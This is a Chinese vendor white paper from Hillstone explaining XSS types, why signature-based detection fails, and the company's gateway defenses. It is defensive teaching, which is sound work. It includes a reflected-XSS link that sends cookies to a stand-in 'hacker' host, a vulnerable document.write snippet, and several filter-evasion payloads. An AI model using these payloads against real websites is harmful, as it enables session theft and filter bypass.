Hillstone跨站脚本攻击防护解决方案技术白皮书

关键词： 跨站脚本攻击，反射式，基于DOM写入式，非注入式（ 非永久式），注入式（ 永久式），语法分析式HTML代码检查，外链检查，目录访问控制。

摘要： 本文主要介绍跨站脚本攻击的概念及危害、跨站脚本攻击的原理、传统入侵检测方法存在的问题、Hillstone安全网关的防护方法。

缩略语：

缩略语	英文全称	中文
XSS	Cross Site Script	跨站脚本
DDoS	Distributed Denial of Service	分布式拒绝服务攻击
DOM	Document Object Model	文档对象模型
W3C	World Wide Web Consortium	万维网联盟
HTML	Hypertext Markup Language	超文本标记语言
XML	Extensible Markup Language	可扩展标记语言
CSRF	Cross Site Request Forgery	跨站请求伪造
CSS	Cascading Style Sheet	风格样式表

跨站脚本攻击概念及危害

跨站脚本攻击（XSS）指攻击者利用网站漏洞恶意盗取用户信息的行为。攻击者通常会在用户收到的各种链接（例如通过网站、即时通讯工具、电子邮件等）中插入恶意代码，当用户点击这些链接时，攻击者就能够盗取用户信息。此类攻击是目前最严重的Web服务威胁之一，可能产生木马种植、用户身份被盗取、DDoS攻击等危害。

近年来，社交网络、微博等已逐渐成为网民网络生活中不可或缺的部分。由于社交网络具有用户数多、流量大的特点，一旦发生跨站脚本攻击，恶意代码传播速度极快，影响面巨大，因此社交网络也成为了跨站脚本攻击多发的典型场景。



图1社交网络遭受跨站脚本攻击过程

2.1 按恶意脚本执行的方式分类

■ 反射式

反射式是一种服务端存在漏洞的情况，指服务端直接将客户端的输入作为参数在返回页面中输出，而当服务端没有对输出的关键字进行格式化时，就存在输入的脚本直接被服务端反射回客户端浏览器的漏洞。由于用户当前访问的网站是自己认为可信的，脚本就能够被浏览器允许执行。假设一个在线商店www.onlineshopping.com存在这样的漏洞，效果如图2所示。



图2服务端存在反射式漏洞

实际攻击过程中，攻击者首先寻找存在这样漏洞的服务端，然后构造包含恶意脚本的链接，再通过某种方式引诱用户点击。以上文中的在线商店www.onlineshopping.com为例，攻击者构造如下链接:

http://www.onlineshopping.com/index.html?search="><script>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</script>，然后以广告的表现形式发邮件给用户，如果www.onlineshopping.com是用户平时经常访问的网站，一般不会引起用户怀疑，直接点击。如果用户刚好正在访问www.onlineshopping.com，或者浏览器中之前保存过www.onlineshopping.com的登录状态，就使得用户将当前访问www.onlineshopping.com的Cookie暴露给攻击者，攻击者可以仿冒用户访问服务端进行操作。

■ 基于DOM写入式

DOM是Document Object Model的简称，即文档对象模型，是W3C组织推荐的处理XML（可扩展置标语言）的标准编程接口。它是一种与平台和语言无关的应用程序接口，可以动态地访问程序和脚本，更新其内容、结构和www文档的风格。DOM使得服务端不直接处理数据，而是通过在返回页面中加入脚本，使数据进一步被客户端处理，处理的结果再加入到当前的页面中来。

DOM的使用导致存在漏洞的机会被推到了客户端。如果客户端浏览器没有对输出的关键字进行格式化时，同样存在输入的脚本直接被本地执行的漏洞。仍以上文中的在线商店www.onlineshopping.com为例，服务端不再直接反射用户的输入，而是返回页面源码中包含如下脚本:

```
<script>
var url = window.location.href;
var pos = url.indexOf("search=")+7;
var len = url.length;
var search_string = url.substring(pos,len);
document.write(unescape(search_string));
</script>
```

如果客户端浏览器不对输出的关键字进行格式化，用户同样会遭受到反射式中举例的攻击过程。

2.2 按攻击发生的场景分类

■ 非注入式（非永久式）场景

非注入式，也称为非永久式，即含恶意脚本的跨站请求链接被攻击者通过钓鱼邮件或即时消息散播，引诱受害者点击。



图3非注入式攻击过程

■ 注入式（永久式）场景

注入式，也称为永久式，即含恶意脚本的跨站请求链接被攻击者上传到服务端隐蔽存储，或直接以链接形式存在，用户可直接点击，或伪冒成文档或图片，在用户访问其它资源时顺便被请求到。被上传链接的服务端跟存在反射或利用DOM本地写入脚本漏洞的服务端可以不同，这种情况常常被称作跨站请求伪造，即Cross Site Request Forgery，简称CSRF。



图4注入式攻击过程

传统入侵检测方法存在的问题

传统入侵防御设备检测跨站脚本攻击的方法是特征字匹配，如匹配script、javascript等，但这样的做法存在可被攻击者绕过的漏洞。攻击脚本能够被浏览器正常执行，但在入侵检测设备上出现漏报。下面列举几种常见的攻击者绕过特征字检测的方法:

（1）在特征字符串中间增加一个或多个tab符:

```
<BGSOUND SRC="jav ascript:alert('XSS');">
```

（2）在特征字符串中间增加一个或多个换行符:

```
<BGSOUND SRC="jav
        ascript:alert('XSS');">
```

（3）用注释符分割特征字符串:

```
<img style="xss:expr/*XSS*/ession([code])">
```

（4）对特征字符串进行编码:

```
<BGSOUND SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74 &#x3A&#x61 >
```

（5）利用CSS写XSS代码:

```
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
<DIV STYLE="width: expression(alert('XSS'));">
```

同时，传统入侵防御做法是某类攻击发生后进行攻击分析并提取特征，然后对再次发生的同类攻击进行防护。这样的方法对0Day攻击无能为力。而且随着攻击特征的不断增加，攻击防护对设备性能也产生了极大的影响。

Hillstone跨站脚本攻击防护解决方案

Hillstone安全网关部署在Web服务器前，通过语法分析式HTML代码检查功能对可执行脚本进行检测，并辅以外链检查和目录访问控制功能，可有效防御跨站脚本攻击。

图5 Hillstone安全网关部署方案



图6 Hillstone跨站脚本攻击防御过程

■ 语法分析式HTML代码检查

相对于传统入侵检测的特征匹配技术，Hillstone则采用了语法分析式的HTML代码检查方法，即模拟浏览器对HTML代码进行解析，以便完全发现可执行脚本。该检查方法可对HTTP头中GET、POST、Cookie、Cookie2、Referrer等参数进行检测。由于此方法无需特征检测，因此能够在最大程度上保证设备性能，同时也能够很好的抵御0Day攻击。

■ 外链检查和目录访问控制

攻击者上传恶意代码到服务器的途径多种多样，入侵防御设备常常会顾此失彼。对此Hillstone提供了外链检查和目录访问控制功能来专门抵御注入式跨站脚本攻击。

外链检查是对Web服务器的应答报文内容进行分析，凡是标签为frame、iframe、link、object、applet、script的，都可认为存在恶意代码，进行阻断。为降低误报率，用户还可将需要对外引用的某些资源配置成白名单。

目录访问控制是对Web服务器的目录设置合适的访问权限，用户请求或服务器响应与配置权限属性不符，即可认为存在恶意代码，进行阻断。

通过在Web服务器前部署Hillstone安全网关，对Web访问请求和服务器应答全部进行检查过滤，可有效的防御跨站脚本攻击。用户的信息安全得到保护，服务端的信任度得到提高，直接增加业务价值。

文档编号：EX-09.01-SG0000-5.0R1-0412-Ch-01